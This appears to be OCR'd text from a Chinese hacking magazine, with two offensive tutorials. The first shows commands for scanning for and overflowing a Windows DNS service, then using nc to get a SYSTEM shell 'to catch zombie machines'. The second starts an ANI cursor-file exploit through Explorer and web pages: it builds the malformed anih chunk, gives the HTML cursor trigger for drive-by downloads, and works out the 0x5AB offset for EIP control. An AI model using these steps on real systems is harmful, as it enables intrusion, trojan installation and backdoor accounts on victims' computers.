



图1





图2

入侵的第一步吗，自然是扫描，这款工具已经提供了漏洞检测功能，其扫描的格式就是“dns -s ip地址”，假如我们要检测的IP地址为192.168.0.99，则具体的扫描格式就是**dns -s 192.168.0.99**，如图2。工具检测到了1025和1028这两个端口，并且报告我们说在1028端口上发现了漏洞，并且目标的操作系统为Windows2003。事实上，为了能够大量的找到存在漏洞的电脑，我们可以使用superscan扫描53端口来寻找开放了DNS服务的系统，然后再使用这个工具的扫描功能，这样结合使用的话，效率就更高了！

接下来就是溢出，使用格式为**dns -t2003chs 192.168.0.99 1028**，工具会提示我们检测端口1100，如图3。好了，使用nc来连接对方的1100端口吧，顺利的得到了cmdshell，如图4，这可是system权限哟。





图3





图4

这款工具的利用简单吧，菜鸟们抓肉鸡从此又多了一招！

(文章中涉及到的溢出工具dns.exe、nc.exe以及Windows2000和Windws2003简体中文版的漏洞修复程序已经收录于光盘中)

文章难度：★★★
文章阅读点：Windows ANI漏洞的一次分析，如何实现当对方打开存放ani文件所在的目录时即可溢出，以实现自动添加后门帐号

# Windows ANI漏洞新玩法之 文件夹也ANI

seer

## 一、前言

一个悠闲的下午，你正无所事事的坐在电脑前，一个黑衣人突然交给你一个U盘，转身离去。好奇心驱使你将这个U盘插在了自己电脑的USB接口上。正当你决定双击盘符打开U盘的一刹那，你突然想到了“U盘病毒”这个词，还是安全第一呀。于是，你调出了资源管理器，从左边的菜单中单击了U盘盘符，使用这种方式打开应该是很安全的。就在这时，你的屏幕突然刷新了一下，然后一切如故。

你绝对想象不到，自己看似很安全的操作，以经致使你的电脑遭受了毒手。你更想象不到，在U盘目录被打开的一瞬间，你的电脑就已经无任何安全可言了，因为，罪魁祸首，就是威震江湖的ani漏洞！

以上的情节可能吗？仅仅是打开U盘就有可能会中招？这就是我今天要告诉大家的——利用Explorer触发ani漏洞的尝试。

## 二、初窥门径－实战溢出Explorer

关于ANI漏洞的利用，目前正在网上流行着，大家在利用这个漏洞抓鸡挂马的同时，对于该漏洞的原理也应该有所了解了。ANI漏洞的成因是user32.dll中的函数在读取.ani文件时未对其中的anih块的长度进行检查，直接把堆中的anih块复制到堆栈中，从而触发的一个栈溢出。

之所以我们能够使用ani漏洞来挂马，是因为ani文件可以通过html标签来调用（例如**<body style="CURSOR: url('exploit.ani')">**），当客户端浏览器打开挂马的页面，读取精心构造好的ani文件时就会触发溢出，然后执行shellcode，通常是下载木马程序并执行，然后就是等着肉鸡上线了。这个溢出还有一个特别之处，就是它并非出自第三方程序，而是出在Windows的核心dll之一——user32.dll文件上，想想看，有多少程序都在使用这个dll啊！其中最令人关注的便是Explorer在读取.ani文件时（换句话说，就是你打开这个ani文件所在目录的一瞬间）也会触发这个溢出，真的可行吗？我们就来测试一下吧！

虽然我们可以搬来厚厚的一摞关于ani文件结构的资料来研究这个漏洞，但我们最关心的仍然利用，我们只需要知道溢出是由于第二个anih块的内容过长而导致的就可以了。看一下ani的文件结构，得知第二个anih块的开始位置是0x58，而0x54－0x57标明了anih块的大小。我们来做个测试，找一个正常的ani文件，使用UltraEdit打开（不要使用Winhex，因为Winhex在读取畸形ani文件时也会触发溢出），从第0x58字节开始输入大量的AA，如图1，我一直写到了0x1005B，别忘了再把0x54开始的4个字节改成FF FF 00 00标明长度。然后，找一台没有打ani补丁的电脑，打开这个文件的所在目录，Explorer崩溃了？恭喜你！你已经成功触发溢出了（相应的测试文件光盘中已收录）。





图1

可能大家要问了，仅仅是Explorer挂了，却没有任何错误提示弹出，该怎么分析在哪里发生了溢出呢？别急，因为Explorer这种系统级的程序，内部都有完善的错误处理机制，所以在出错时一般是不会弹框的。这时候就要搬出我们的调试利器OllyDebug来帮我们分析！




图2

打开OllyDBG，选择“文件”－“附加”，找到Explorer并将其附加进来，如图2。这时程序会被暂停，除了ollydbg什么也动不了，按下F9让程序继续跑起来，然后双击打开存有畸形ani文件的目录。

出错了吧，别着急，看看是哪里错了，使用alt+tab切回ollydbg，你会看到如图3所示的内容，但看起来这次异常处理不是我们能控制的，按下shift+F9继续异常处理，就会看到如图4所示的情形：执行AAAAAAAA时出现了非法访问（因为AAAAAAAA这个地址是不可以执行的）。既然能够执行AAAAAAAA，表示我们已经可以控制eip了！溢出点的定位很简单，看堆栈，往下找直到你看到大量的A为止，异常处理地址的位置已经被标了出来－－0x0160EC18（图5），而第一个AA的位置在0x0160E6C5，于是覆盖的长度＝目标的AA位置－开始的AA位置＝0x0160EC18－0x0160E6C5=0x553。那么在ani文件中，AA应该写到哪里呢？只要再加上文件头的长度0x58+0x553=0x5AB，即第1452字节开始的4个字节就可以控制eip。





图3

